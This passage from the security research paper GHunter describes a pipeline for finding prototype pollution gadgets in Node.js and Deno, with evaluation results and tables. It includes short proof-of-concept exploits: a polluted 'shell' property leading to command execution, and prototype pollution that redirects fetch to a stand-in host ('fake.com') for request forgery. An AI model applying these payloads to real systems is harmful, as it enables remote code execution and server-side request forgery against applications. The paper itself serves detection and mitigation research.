sonarqube-scanner	3.0.1	14,524	execSync	ACI		version
teen_process	2.0.4	38,503	spawn	ACI	✔	shell; env
the-script-jsdoc	2.0.4	156,801	spawn	ACI		shell; env
tingodb	0.6.1	44,294	Function	ACE	✔	_sub
window-size	1.1.1	469	execSync	ACI		shell; env
winreg	1.2.4	708	spawn	ACI		shell; NODE_OPTIONS
workerpool	6.4.0	2,276	fork	ACI		env

Table C.3: Summary of the exploitable gadgets. The *Forced Branch Execution* column identifies that a gadget is detected by a forced branch execution run. The *Properties* column contains the polluted property names for gadget exploitation. * denotes the gadgets that require the attacker's control of a local file for arbitrary code execution.

Paper D

GHunter: Universal Prototype Pollution Gadgets in JavaScript Runtimes

D

Eric Cornelissen, Mikhail Shcherbakov, and Musard Balliu
Proceedings of the 33rd USENIX Security Symposium, USENIX Security 2024

Abstract

Prototype pollution is a recent vulnerability that affects JavaScript code, leading to high impact attacks such as arbitrary code execution and privilege escalation. The vulnerability is rooted in JavaScript's prototype-based inheritance, enabling attackers to inject arbitrary properties into an object's prototype at runtime. The impact of prototype pollution depends on the existence of otherwise benign pieces of code (gadgets), which inadvertently read from these attacker-controlled properties to execute security-sensitive operations. While prior works primarily study gadgets in third-party libraries and client-side applications, gadgets in JavaScript runtime environments are arguably more impactful as they affect any application that executes on these runtimes.

In this paper we design, implement, and evaluate a pipeline, GHunter, to systematically detect gadgets in V8-based JavaScript runtimes with prime focus on Node.js and Deno. GHunter supports a lightweight dynamic taint analysis to automatically identify gadget candidates which we validate manually to derive proof-of-concept exploits. We implement GHunter by modifying the V8 engine and the targeted runtimes along with features for facilitating manual validation. Driven by the comprehensive test suites of Node.js and Deno, we use GHunter in a systematic study of gadgets in these runtimes. We identified a total of 56 new gadgets in Node.js and 67 gadgets in Deno, pertaining to vulnerabilities such as arbitrary code execution (19), privilege escalation (31), path traversal (13), and more. Moreover, we systematize, for the first time, existing mitigations for prototype pollution and gadgets in terms of development guidelines. We collect a list of vulnerable applications and revisit the fixes through the lens of our guidelines. Through this exercise, we also identified one high-severity CVE leading to remote code execution, which was due to incorrectly fixing a gadget.

D.1 Introduction

JavaScript's widespread adoption as a go-to programming language for full-stack development speaks to its popularity, but it also exposes the applications to heightened security risks. Researchers and practitioners are well-aware of these issues, as witnessed by a multitude of prior studies [60, 204, 208, 226]. JavaScript runtime environments, such as Node.js [66] and Deno [83], which lie at the heart of server-side JavaScript applications, become appealing targets for attackers [2, 22, 60, 105, 194, 202, 220]. Vulnerabilities in the runtime environments can compromise the security of applications running atop. In this paper, we set out to study the security implications of a recent vulnerability, prototype pollution, in JavaScript runtime environments.

Prototype pollution is a vulnerability affecting the JavaScript language [7]. JavaScript's prototype-based inheritance allows an object to inherit properties from its ancestors via the prototype chain. When accessing a property not present

on the object, the prototype chain will be queried for that property instead. Unless explicitly changed, this chain connects all objects to a common root prototype. Pollution can occur when an attacker-controlled value is used to navigate an object's structure. Since each object has a runtime accessible reference to its prototype, the attacker may be able to pick that reference and add a new property. By doing this, the attacker can cause a change in behavior in another part of the application.

The security implications of prototype pollution depend on the presence of otherwise benign pieces of code (gadgets) that inadvertently read attacker-controlled properties from the root prototype to execute sensitive operations, e.g., arbitrary code. Gadgets in JavaScript runtime environments are particularly dangerous because they are shared by all applications, thus increasing the attack surface.

The vast majority of prior works focus on the detection of prototype pollution by static analysis [95, 105, 106, 194, 220], while the existence of gadgets remains largely unexplored [87, 109, 194, 196]. This work is inspired by the recent pioneering of work of Shcherbakov et al. [194], which uses static taint analysis for three Node.js APIs to find (combinations of) three gadgets, dubbed *universal gadgets*, leading to arbitrary code execution. Our thesis is that dynamic analysis should be preferable for identifying universal gadgets for these reasons: (a) the sources of the analysis pertain to accesses of properties from the prototype, which is hard to identify statically; (b) the highly-dynamic nature of JavaScript poses significant challenges for static analysis, resulting in low precision and recall, and high manual effort [194]; (c) realistic gadgets should trigger in common use cases of API usages, which is best captured by the comprehensive test suite of runtime environments.

To address these challenges, we design, implement, and evaluate a semi-automated pipeline, GHunter, to comprehensively and systematically detect universal gadgets in V8-based JavaScript runtimes, Node.js and Deno. Deno is a particularly interesting target because it is proposed as a security-first runtime to counter the shortcomings of Node.js. Specifically, GHunter customizes Deno, Node.js, and the V8 engine to implement a lightweight dynamic taint analysis for automatically identifying gadget candidates, which we validate manually to derive proof-of-concept exploits. Driven by the test suite of a runtime environment, GHunter detects property accesses from an object's prototype, it injects a taint value, and monitors the execution to identify the effects of the taint value on security-sensitive sinks and unexpected terminations. Moreover, GHunter supports processing and representation of gadget candidates in SARIF format [157] for visualization to facilitate the manual analysis.

We use GHunter in a comprehensive study of Node.js and Deno to identify universal gadgets pertaining to a range of vulnerabilities, including arbitrary code execution, server-side request forgery, privilege escalation, cryptographic downgrade, and more. After processing, GHunter automatically identifies 301 and 418 gadget candidates in Node.js and Deno, respectively. We manually verified

the gadget candidates to find 56 universal gadgets in Node.js and 67 universal gadgets in Deno for a total of 28 person-hours. We further compare GHunter with Silent Spring [194], showing that it provides increased precision and recall, while reporting less gadget candidates for manual analysis. To support further research on the topic, we make available publicly both GHunter [41] and the gadgets [101].

We have responsibly disclosed our findings to the Node.js and Deno development teams. Both acknowledged our report but neither considers them within their current threat model. Node.js suggested a public discussion with their developers' community on the dangers of gadgets.

In light of these results, we systematize, for the first time, existing mitigations for prototype pollution and gadgets in terms of development guidelines. We then collect a list of applications with end-to-end exploits pertaining to prototype pollution, and revisit the fixes through the lens of our guidelines. Through this exercise, we also identify existing issues, including one high-severity CVE-2023-31414 leading to remote code execution, which was due to incorrectly fixing a gadget.

Our contributions can be summarized as follows:

- We design and implement a semi-automated pipeline, GHunter, to systematically detect universal gadgets in JavaScript runtimes (Section D.4).
- We conduct a comprehensive analysis of Node.js and Deno to find 123 universal gadgets subject to a range of vulnerabilities (Section D.5).
- We systematize existing mitigations against prototype pollution and gadgets, and outline directions for future work, including an in-depth case study leading to RCE (Section D.6).

D.2 Technical Background

In this section, we overview the life cycle of exploits pertaining to prototype pollution vulnerabilities, and discuss the JavaScript runtime of interest and the threat model.

Prototype Pollution and Gadgets

Prototype pollution is a vulnerability that occurs in prototype-based languages like JavaScript [7]. An attacker manipulates a program's prototype-based inheritance, leading to runtime modification of objects and potentially causing otherwise benign code sequences, called gadgets, to execute dangerous operations. End-to-end exploitation of gadgets based in prototype pollution requires two steps. The prototype must be polluted first, for example when processing untrusted user data incorrectly, and then the gadget must be triggered.

To illustrate the vulnerability, Listing D.1 shows an artificial server application which provides an in-memory key-value store for its users, logging every request to

```
1  const users = { };
2  router.post("/:uid", (req, res) => {
3    users[req.uid][req.key] = req.value;
4    exec("echo 'A value was stored at' $(date)");
5    res.status(200).send();
6  });
7  function exec(cmd, opts) {
8    opts = opts || {};
9    const shell = opts.shell || "/bin/sh";
10   op_spawn(`${shell} -c '${sanitize(cmd)}'`);
11 }
```

Listing D.1: Example of prototype pollution and gadget.

standard output. It is vulnerable to prototype pollution and uses function `exec` as a gadget. `exec` (line 7-11) is an otherwise benign runtime-provided function to execute a command. It accepts the command to execute as a string and an optional object `opts` to configure the shell in which to execute the command.

A request at `vuln.com/uid?key=value` causes the server to invoke the handler on line 2-6. It extracts the user ID and the key-value pair from the URL and stores it in memory (line 3). It then logs the time of the request (line 4) and responds with a `200` status code (line 5).

An attacker can use this handler to perform prototype pollution. The malicious request `vuln.com/__proto__?shell=node -e '...'` will add the property `shell` with the value `"node -e '...';"` to the root object prototype on line 3. This happens because the request instantiates the statement on line 3 as `users["__proto__"]["shell"] = "node -e '...';"`. In particular, `users["__proto__"]` gives a reference to `Object.prototype` which is then extended with the property `shell`.

The attacker can capitalize on the pollution of the `shell` property to turn the benign call to `exec` into a remote code execution gadget. In particular, because the application provides no options on line 4, line 8 assigns to `opts` an empty JavaScript object. When evaluating the expression `opts.shell` on line 9, the `shell` property, missing from `opts`, will be looked up in the prototype chain where it exists because of the pollution. Thus, `opts.shell` evaluates to `"node -e='...';"` and is used instead of the default `"/bin/sh"` to evaluate arbitrary JavaScript code.

JavaScript Runtimes: Node.js and Deno

In this work, we study universal gadgets in JavaScript runtime environments. Two such runtime environments are Node.js and Deno. Both are open source software projects built on top of the V8 JavaScript engine from Chromium. Node.js is a popular JavaScript runtime [66] written in C++, commonly used for server application development. Deno was created in response to Node.js with a focus on

security [83]. It is written in Rust and uses TypeScript. The native (C++/Rust) parts of these runtimes are what provides access to system resources and common functionality such as buffers and cryptography libraries. In this work we focus on these runtimes because of their popularity and shared JavaScript engine.

Deno's focus on security is interesting for our work because it adds guardrails for both pollution and gadgets. On the pollution side, Deno removed the `__proto__` property, rendering the attack described on Listing D.1 infeasible. However, prototype pollution is still possible through, e.g., object merge functions, a common source of prototype pollution. On the gadget side, Deno has a permission system to reduce access to system resources and by extension the impact of gadgets. However, we observe that the presence of a gadget implies some access to the corresponding resource must have been granted to the application, thus allowing exploits nonetheless.

Threat Model

Our threat model focuses on server-side JavaScript/TypeScript applications running on either Node.js or Deno. We assume the application is vulnerable to prototype pollution, either directly or through third-party code. Our aim is to find exploitable universal gadgets present in the JavaScript runtime for the purpose of one of (directly or indirectly):

- Arbitrary Code/Command Execution (ACE). Gadgets that allow an attacker to execute arbitrary JavaScript code or start an arbitrary command.
- Server Side Request Forgery (SSRF). Gadgets that allow an attacker to make arbitrary network requests.
- Privilege Escalation. Gadgets that allow an attacker to perform an action their normal privileges do not allow.
- Cryptographic Downgrade. Gadgets that downgrade the cryptography used by the application to be weaker.
- Path Traversal. Gadgets that allow the attacker to manipulate the path of file system operations.
- Unauthorized Modifications. Gadgets that allow the attacker to trigger modifications that should not happen as a result of normal operation.
- Log Pollution. Gadgets that change or control the contents of program logs.
- Denial of Service (DoS). Gadgets that deny access to the application.

We posit that many applications use some of these APIs in practice because of the importance of the functionality they provide. Furthermore, we assume that the runtime's own test suite contains a representative sample of ways to use the APIs. As a direct consequence, the presence of a gadget in a runtime implies vulnerabilities in real-world applications.




Figure D.1: Architecture and workflow of GHunter.

D.3 Overview

At a high level we develop a semi-automated dynamic analysis pipeline, GHunter, for finding gadgets in runtime environments, as depicted in Figure D.1. To achieve this goal, GHunter operates in three automated steps and one manual step. Driven by the runtime's test suite, the first step identifies candidate properties for prototype pollution by detecting undefined property accesses. In the second and third step, GHunter uses these candidate properties to simulate pollution and detect reachability of dangerous sinks and unexpected termination, respectively. These steps also rely on the runtime's test suite and generate output for gadget identification. The final step consists in manually verifying the results of the second step, after preprocessing, using visualization of SARIF files in IDEs, and generating proof-of-concept exploits.

Listing D.2 shows a universal gadget in Deno, which we will use to illustrate the workflow of GHunter along with the different challenges we have to tackle. Consider an application that uses the runtime API `fetch`, defined in Listing D.2, to fetch user details from another service, for a given trusted user identifier `uid`. The application will eventually execute the command:

```
fetch("https://192.168.3.14/users/"+uid)
```

to safely retrieve user information. Given the assumption that the application is vulnerable to prototype pollution, our goal is to find out how we can use prototype pollution to turn this seemingly benign request into a malicious gadget.

Step 1: Collecting source properties A key requirement is to find properties that influence the behavior of a runtime API. These properties must not be defined so that they are looked up in the prototype chain and a polluted value is used

```
1  class Request {
2    constructor(input, init = {}) {
3      this.method = init.method || "GET";
4      // ...
5    }
6  }
7  function fetch(input, init = {}) {
8    const request = new Request(input, init);
9    const promise = mainFetch(request, false, request.signal);
10   //...
11 }
12 async function mainFetch(req, recursive, terminator) {
13   const res = op_fetch(req.method, /*...*/);
14   terminator[abortSignal.add]();
15   //...
16 }
```

Listing D.2: Simplified Deno fetch implementation.

instead. Hence, GHunter needs to determine which undefined property accesses happen as a result of normal usage of a target runtime API. This is achieved by observing the runtime behavior of code and taking note of undefined property accesses. Moreover, GHunter uses the runtime environment's test suite as a representative sample of normal usage of the API.

For the `fetch` API in Listing D.2, GHunter runs Deno's test suite to collect a list of undefined properties that includes `method` (line 3) and `signal` (line 9). This leads us to our first challenge of automatically identifying undefined property accesses driven by the test suite of runtime APIs, which we discuss in Section D.4.

Step 2: Identifying source-to-sink flows GHunter uses the list of undefined property accesses from the previous step as sources for further analysis. To determine if a property is used for a purpose that is exploitable, GHunter implements a lightweight taint analysis that identifies the reachability of values of polluted properties into dangerous sinks. Driven by the test suite, it pollutes the undefined properties with taint values and checks whether these values affect the native (C++/Rust) code of the runtime environment, which conservatively represents security-relevant sinks.

The function call to `op_fetch` in Listing D.2 (line 13) executes Deno's native networking implementation for `fetch`. To determine if a polluted value can reach `op_fetch`, GHunter simulates prototype pollution and detects the polluted property value in the call to `op_fetch`. For the property `method`, GHunter pollutes the property with a taint value and runs the corresponding test case, while intercepting every call to `op_fetch` and checking all arguments for the presence of the taint value used for pollution. Indeed, given the list of properties for `fetch`, GHunter finds that the property `method` reaches the sink `op_fetch` on line 13. This leads us to our second challenge of automatically identifying

flows from undefined properties to sinks, which we discuss in Section D.4.

Step 3: Unexpected termination If normal usage of a runtime API (as represented by the test suite) does not result in a crash but the pollution of an undefined property does cause the API to crash, it implies that an attacker can use the API to cause Denial of Service (DoS) attacks. Similarly to Step 2, GHunter leverages the runtime's test suite to detect DoS attacks pertaining to prototype pollution. When polluting the property `signal` on line 9, GHunter causes the `fetch` API to crash due to a type error on line 14. This leads us to our third challenge of automatically identifying fatal crashes that cause DoS attacks on applications that use the APIs under pollution, which we discuss in Section D.4.

Step 4: Manual validation The previous automated steps yield a list of potential sinks and unexpected program crashes pertaining to pollution of undefined properties. These results do not necessarily imply that a runtime API is exploitable, but require manual validation. To aid the security analyst, GHunter supports processing (e.g., removal of duplicates from different test cases) and representation of results in SARIF format for visualization within an IDE.

In our example, the SARIF file contains two results, called gadget candidates, for the `fetch` API: One for property `method` reaching the sink `op_fetch` and one for property `signal` resulting in a program crash. The manual analysis of `method` reveals that an attacker can override the default HTTP method from `GET` at wish, revealing a true gadget. For instance, they can pollute `method` with value `DELETE`, thus causing the command `fetch("https://192.168.3.14/users/"+uid)` to delete user records (in Section D.5 we extend this attack to full Server Side Request Forgery). The analysis of the program crash due to `signal` reveals an attacker can perform a DoS attack, thus denying users of access to data. In Section D.4 we discuss this final challenge of effectively validating gadget candidates.

D.4 System Design and Implementation

We design GHunter to overcome the challenges outlined in Section D.3. In line with the architecture and workflow of Figure D.1, this section describes and motivates our design and explains how it supports comprehensive analysis of JavaScript runtime environments for finding gadgets. First, we discuss source properties and detail our approach to capturing them exhaustively. Second, we show how to achieve comprehensive coverage for sinks into native runtime code and how to identify source-to-sink flows by our lightweight taint analysis. Third, we discuss unexpected termination and how to detect fatal terminations leading to DoS attacks. Finally, we discuss the process of preprocessing and manually validating results, as well as the current limitations of GHunter.

Along with the discussion of the design we also describe the implementation of GHunter, which we implement against Node.js v21.0.0 and Deno v1.37.2. These are the most recent versions of the respective runtimes that share a common V8 engine version, namely v11.8.172.17.

Source Properties

In this work we consider undefined property accesses as *sources*. At a high level, an undefined property access happens when code tries to read a property that is not one of the object's own properties. There are many ways in which this can happen in JavaScript, including `obj.prop` as seen on line 3 of Listing D.2, computed property names such as `obj[str_var]`, array-indexed properties such as `obj[1]`, for-in loops, and various syntactic sugar forms such as destructuring assignment. These features pose significant challenges for static analysis approaches [194], leading to both false positives (due to conservatively computing undefined properties) and false negatives (due to computed property names).

To ensure we comprehensively capture all undefined property accesses we modify the V8 runtime to trap on property accesses that are looked up but not present in the root object's prototype object. This conservatively covers all property accesses that may be influenced by prototype pollution, excluding pollutions with other side effects (i.e. existing prototype properties) and circumstantial pollutions of specific types.

Because gadgets are pre-existing runtime API function calls in application code, we are interested in undefined property accesses that happen as a result of normal API usage. Thus, we leverage the runtime's test suite as a proxy of real API usage and capture all undefined property access that occur during test execution. We store the observed property names on a per-test basis for use in the next steps.

For our example of Section D.3 this step yields 95 properties for `fetch` from the `fetch_test.ts` test suite in Deno.

Implementation To intercept all property accesses, we modify the code of `Runtime::GetObjectProperty` and `LoadIC::Load` methods, which look up the property name in an object's prototype chain to read a property value. If the property is not found in the chain we log the access attempt.

However, V8 implements optimizations to avoid slow calls to these methods when the property name can be easily determined, as in `obj.prop`. Thus, we deoptimize the inline caches [28] and remove the bytecode handlers in the methods `AccessorAssembler::LoadIC_NoFeedback` for named properties and `AccessorAssembler::KeyedLoadIC` for array-indexed properties. This allows us to trap on every property access, albeit with some performance degradation.

We also implement a separate file logger to dump the results of our tests and extend the globals object with the `log` function. This enables our modifications in the test suite to use the same logs for dumping call stacks as described later in this section. The changes to V8 are limited to 8 files and modify 233 lines of code in total.

Simulating Pollution

Given the names of undefined properties that are accessed for a test, we want to simulate pollution of these properties to observe how it affects the behavior of the runtime. To this end we extend the test runners to automatically modify test files by injecting a code snippet that simulates prototype pollution.

To maximize effectiveness, the polluting snippet is injected at the top of the test file. This ensures the entire test execution is affected by the pollution. In comparison to injection using preloaded modules (e.g. through `--require` or `--module` in Node.js) this avoids affecting irrelevant accesses that happen before the test is started.

We use this prototype pollution simulation in the next two steps. In particular, if N unique undefined property accesses were detected for a test, we run for both the second and third stage of GHunter with N different instances of that test, each with a different property polluted.

For our example this means the `fetch_test.ts` test file in Deno is dynamically updated on the fly with a snippet that pollutes one of the 95 detected properties at a time.

Implementation We use two types for the injected values: strings and objects. To assign the property we use `Object.defineProperty` to add gettable (and settable) value. This allows us to output a stack trace for all accesses to that property. Additionally, we utilize this getter to return a unique identifier (incremental number) for every access so that we can match sources and sinks by the tainted value. Listing D.9 shows the injected snippet for string values, while the snippet for object values is similar [41].

One of the values we use is a hexadecimal string so that it can be converted into a number, if needed. To support code that expects `Object` as the type for polluted values, we inject objects built based on JavaScript `Proxy`. These tainted values emulate the reading of arbitrary properties via `ProxyHandler`, access to an iterator to support for-of loop against this object, and conversion to primitive types. Each of these access methods also produces a tainted value to propagate the taint mark.

Source-to-Sink Flows

We consider function calls where JavaScript executions flow into the runtime's native code as *sinks*. To be able to exhaustively cover such sinks we study the ECMAScript standard [61] to determine function calls that flow into V8 as well as the runtime's development documentation to understand where such flows occur for the runtime's native modules.

For V8, we find that functions such as `eval` and `new Function()` are the sinks that create a function at runtime from their string arguments. In particular, both functions create and subsequently execute JavaScript code. Thus, if a polluted

value is used as (part of the) input to these functions, an attacker can potentially execute arbitrary code.

For Node.js, based on its contributor documentation [38] and source code, we identified internal APIs that interoperate with the C++ implementation from JavaScript: *linked bindings* and *internal bindings*. After conducting tests, we confirmed that *linked bindings* are intended for developers to extend Node.js with additional C++ bindings, and this method is not used for Node.js runtime APIs. Consequently, we determined that *internal bindings* comprehensively cover all data flows from JavaScript to the C++ part of Node.js and are implemented in a single JavaScript file: *lib/internal/bootstrap/realm.js*.

For Deno, similar to Node.js, we identify *bindings* as the only bridge between JavaScript and Rust. This is based on the contributor documentation for `#[op]` and `#[op2]` Rust attributes used throughout the Deno code base. As a result we identify a single template file written in JavaScript in the `deno_core` codebase that comprehensively covers all flows from JavaScript to Rust: *core/runtime/bindings.js*.

When the sink receives a tainted value as one of its arguments, it logs information about the sink being reached. This includes the sink name, call stack, tainted value with an identifier for source matching, and the access path if the tainted value is detected in a nested property of the argument.

For the running example of Section D.3 this step yields only one result in Deno, namely that of pollution of the `method` property into the `op_fetch` binding.

Implementation To capture flows involved in creating functions at runtime, we modified the method `Compiler::GetFunctionFromEval()`. This method generates a function from a string passed into its first argument. Public APIs such as `eval` and `new Function()` use this method. We test the value of the first argument, and if it contains our tainted mark as a substring, we log the argument's value along with a record that this sink was triggered.

To capture the flows via binding code we implement a wrapping layer that we apply to all bindings for both runtimes. This wrapper recursively replaces all functions on a JavaScript object with a new function that inspects the arguments for tainted values, calls the original function, and returns its result. If a tainted value is detected we log the sink name, the argument index, the current stack trace, and (if applicable) the path to the tainted value for objects (e.g. `x` if the value of property `o.x` was tainted). This wrapper consists of approximately 380 lines of JavaScript code and is used in both `realm.js` and `bindings.js` for Node.js and Deno respectively.

Unexpected Termination

Besides dangerous sinks we are also interested in pollutions that result in unexpected or non-termination of the program, indicating potential DoS attack. We focus on fatal crashes that JavaScript code cannot catch and thus terminates the application immediately. Because crashes may happen with no tainted value

reaching a sink, we perform this evaluation separately. GHunter can also detect non-fatal crashes (catchable in JavaScript), which we do not include in our results.

To comprehensively cover unexpected termination as a result of pollution, we monitor all test executions and look for processes that exit with a non-zero exit code. If a non-zero exit code is detected we evaluate the stdout and stderr of the process to filter out expected failures such as test failures in order to report only unexpected errors such as segfaults/panics, Out Of Memory (OOM), and timeouts.

To avoid reporting crashes that may happen as a result of our runtime modifications, we perform this analysis on the original runtimes. This works because this stage relies exclusively on externally available information, namely the previously-obtained list of undefined property accesses.

For the running example of Section D.3 this step yields only one result in Deno, namely that of pollution of the `signal` property leading to an unexpected `TypeError`.

Implementation To perform this part of the analysis, we re-use the test runner that modifies test files with prototype pollution and instruct it to use the unmodified version of the runtime. We extend the test runner to examine the exit code and output (`stdout` and `stderr`) for each test it runs. In particular, if the exit code is nonzero, it will check if the output matches an expected error (e.g. a test failed) and if it does not, log the polluted property name and process output.

Manual Validation

To effectively validate and create proof-of-concept exploits from the results of Section D.4 and Section D.4, we produce a SARIF file with all necessary information for manual validation. The SARIF file format, in combination with a SARIF file viewer, provides a convenient way for an analyst to interactively view results and browse relevant code locations.

We preprocess the output of stages 2 and 3 to obtain a *gadget candidate* for each unique detected sink or unexpected termination. For a reached sink, this is determined by the property name and the stack trace for the sink call or the stack trace for the polluted property access. For unexpected termination, this is determined by the termination output.

For each gadget candidate, we include all relevant information for validation and creation of a proof of concept. For detected sinks the gadget candidate is presented as a triple consisting of the polluted property name as well as the API and sink represented by the stack trace for the source and sink (SARIF viewers allow for interactively browsing the stack). We also provide the value observed at the sink which helps the analyst understand if the runtime manipulates the polluted value. For unexpected terminations, we are limited to providing the program output after the crash, but additionally we provide the name of the polluted property as well as the test file that crashed.

While each result represents only a single polluted property, if multiple properties affect the same API and sink these results will be co-located in the generated SARIF file. This allows the analyst to combine multiple properties in a proof of concept. Thus, in contrast to a gadget candidate, a *gadget* is a triple consisting of the set of properties, API and sink. We remark that GHunter only detects that a value reaches the sink but not the intended type or structure of that value. The analyst has to analyze the API documentation and code to understand what values to use in the proof-of-concept exploit.

For the running example of Section D.3, the SARIF file contains two entries, one for the detected flow from the property `method` to the sink `op_fetch` and one for the unexpected error as a result of polluting the property `signal`.

Implementation We generate the SARIF file from the logs of the second and third stages. For the second stage we look for sinks where a tainted value was observed and the corresponding source (property access for that exact value). As a result any source that does not reach a sink is automatically discarded. If no source can be found for a taint value at a sink (e.g. due to modifications to the value), it is reported to the analyst separately. For the third stage we report any test run resulting in a non-zero exit code with a stderr message other than a test failure, excluding tests that failed in the initial run.

Limitations

Full-fledged taint tracking Our lightweight taint analysis favours performance. This can be seen as a limitation with respect to manual validation because the complete flow from source to sink is not readily available. In practice, we find that the runtime code is relatively simple for most cases, and the flow from source to sink can be identified quickly. Secondly, our lightweight taint tracking may miss flows from sources to sinks in the event that the taint value is removed in certain operation (e.g. splice). Again, we observe that most runtime code does not perform modifications on values beyond simple transformations such as converting a string to uppercase.

Polluted types The pollution simulation only pollutes using strings and objects. We could additionally cover numbers and arrays for pollutions (booleans cannot be taint tracked with our approach). This would only find flows where an explicit type check prevents the tainted value from reaching a sink. Besides polluting with different types, techniques such as concolic execution [109, 206] could be used to improve coverage too.

Gadget chains In contrast to works on gadget detection in libraries and frameworks [109,196], GHunter cannot find gadget chains where one pollution enables another. This is because GHunter pollutes only a single property at the time. Running an analysis where multiple properties are polluted at the same time is possible in theory, but infeasible in practice due to the number of possible combinations of properties.

Binding coverage For Node.js we are unable to cover 25 bindings because they exist at a property that is not configurable or not writable, thus preventing us from wrapping them. We evaluated these functions and find them to have little security relevance. For Deno we were unable to wrap 4 bindings, all async, because they do not take any arguments. Such sinks are not interesting for our analysis so we consider this a non-issue.

Test suite limitations Our approach relies on the comprehensiveness of the runtime's test suite. We are thus limited in our analysis by the coverage of the source code by the test suite. We evaluate the coverage statistics and find 95.8% and 91.4% function coverage in Node.js and the Deno standard library respectively. These percentages give confidence in the comprehensiveness of our analysis.

D.5 Evaluation

This section describes the results of our comprehensive evaluation on Node.js and Deno, answering the research questions:

- **RQ1:** How can we effectively identify exploitable universal gadgets in the Node.js and Deno runtimes?
- **RQ2:** How does GHunter compare to Silent Spring?
- **RQ3:** What is the performance overhead of our taint-enhanced runtimes as compared to the original runtimes? How to empirically validate transparency of our taint-enhanced runtime with respect to the original runtimes?

Experimental setup We conduct our experiments on an AMD EPYC 7742 64-Core 2.25 GHz server with 512 GB of RAM. To optimize server resource utilization, we execute tests in parallel. We utilize a modified test runner script that runs test files in parallel with a 20 second timeout per test file. For Node.js we adopt the existing `test.py` runner, for Deno we write a custom runner that invokes `deno test`.

Universal Gadgets in Node.js and Deno

We demonstrate the effectiveness of GHunter through the number of detected gadgets in light of the number of outputs for intermediate analysis steps.

Analysis of Node.js The target of our analysis of Node.js is the standard library built into the Node.js binary. The first step of our analysis produced 509,481 unique test-property combinations for 3,782 test files. The second and third steps of our analysis found 22,860,092 sinks reached, 9,743 segfaults, and 6 tests that timeout. Preprocessing of results reduced the number of sink-source pairs to 13,029 unique pairs and segfaults to 13 (no reduction in test timeouts). Furthermore, we excluded source-sink pairs that could only lead to Denial of Service: 11,730 sinks related to infrastructure code such as type checking, internal

Attack Type	Node.js	Deno
Arbitrary Code/Command Execution	14	5
Server Side Request Forgery	6	3
Privilege Escalation	7	24
Cryptographic Downgrade	2	0
Path Traversal	3	10
Unauthorized Modifications	0	10
Log Pollution	0	1
Panic/Segfault	12	1
Out of Memory	0	3
Infinite Loop	0	2
Second Order	12	8
Total	56	67

Table D.1: Number of gadgets found by type per runtime.

utils, asynchronous call wrappers, exception and error message builders; 120 in `buffer.byteLengthUtf8`; 258 in `messaging.postMessage`, which sends messages between workers; and 101 in the `buffer` parameter in `fs.read` which is used for output of the sink call. After filtering, there are 820 gadget candidates out of which we confirmed 56 to be exploitable. The manual verification process required 31 person hours.

Analysis of Deno Our analysis of the Deno runtime covers the core API (accessible by `Deno`), the Node.js compatibility module, and the Deno standard library. We ran our pipeline on each separately, but accounted for duplicates when aggregating the results, which we report here.

The first step of our analysis produced 21,786 unique test-property combinations for 596 test files. The second and third steps of our analysis found 13,519 sinks reached, 1 panic, and 139 tests that timeout. Preprocessing of results reduced the number sink-source pairs to 399 unique pairs, 18 tests that timeout, and no reduction in panics. As a result, we obtained 418 gadget candidates out of which we confirmed 67 to be exploitable. The manual validation took 15 person hours.

Node.js vs Deno We observe quite a large difference in numbers when comparing Node.js to Deno. First, Node.js produces significantly more results. One reason for this is that Node.js has a larger test suite (both in terms of test files and test cases). Despite Deno's security focus, we find similar number of exploitable gadgets. One reason for this is that Deno has a larger API surface. Another is that prior work on gadgets has resulted in some protections being implemented in Node.js, in fact some of the gadgets we find in Deno were previously identified and addressed in Node.js.

Result classification We categorize our universal gadgets by the strongest exploit they can be used for. If multiple properties can be combined to achieve a stronger exploit, we consider only the combination and not the weaker exploits pertaining to a subset of properties. Table D.1 shows the aggregate number of

gadgets per exploit category.

We omit gadgets without a security impact or that only cause a JavaScript exception (they have limited impact since applications can catch such exceptions). We include gadgets that presume an existing vulnerability (e.g. to write a file on the systems) and call these *second order* gadgets.

New detected gadgets We highlight 4 gadgets here and refer to Table D.5 and Table D.6 in Appendix, and code artifact [41] for the complete list of gadgets.

Listing D.3 shows a proof of concept (PoC) of the `fetch` gadget from Section D.3. In addition to the property `method`, polluting the properties `body` and `headers` allows attackers to control all aspects of the request to the application-specific URL. Moreover, due to the way Deno's `fetch` implementation stores request URLs internally, the pollution of property `0` allows the attacker to override the URL and achieve SSRF. This gadget transforms a simple benign-looking request like `fetch("http://example.com")` into a completely unrelated HTTP request.

```
1  // send a POST request to http://fake.com
2  ////////////////////////////////////////////
3  // PROTOTYPE POLLUTION:
4  Object.prototype[0] = 'http://fake.com'
5  Object.prototype.method = 'POST'
6  Object.prototype.body = '{"pwned":"yes"}'
7  Object.prototype.headers = {"content-type":"application/json"}
8  ////////////////////////////////////////////
9  // GADGET:
10 fetch('http://example.com')
```

Listing D.3: PoC of *fetch* gadget (Deno).

Similarly, we found that the `fetch` API of Node.js can also exploited to achieve SSRF attacks. In addition to controlling `method` and `body`, an attacker is able to pollute `socketPath` to redirect HTTP requests to a local socket rather than the specified URL. This gadget can be exploited to target local daemons, such as Docker.

Another universal gadget in Deno allows for path traversal on temporary files. Polluting `dir` allows an attacker to control where `Deno.makeTempDir` and `Deno.makeTempFile` create temporary file system entries. Even if `dir` is specified by the application, `prefix` still allows for path traversal by using a string like `../` as a prefix (prior to Deno v1.41.1). Depending on how the temporary file is used, this gadget can be a setup for a stronger attack.

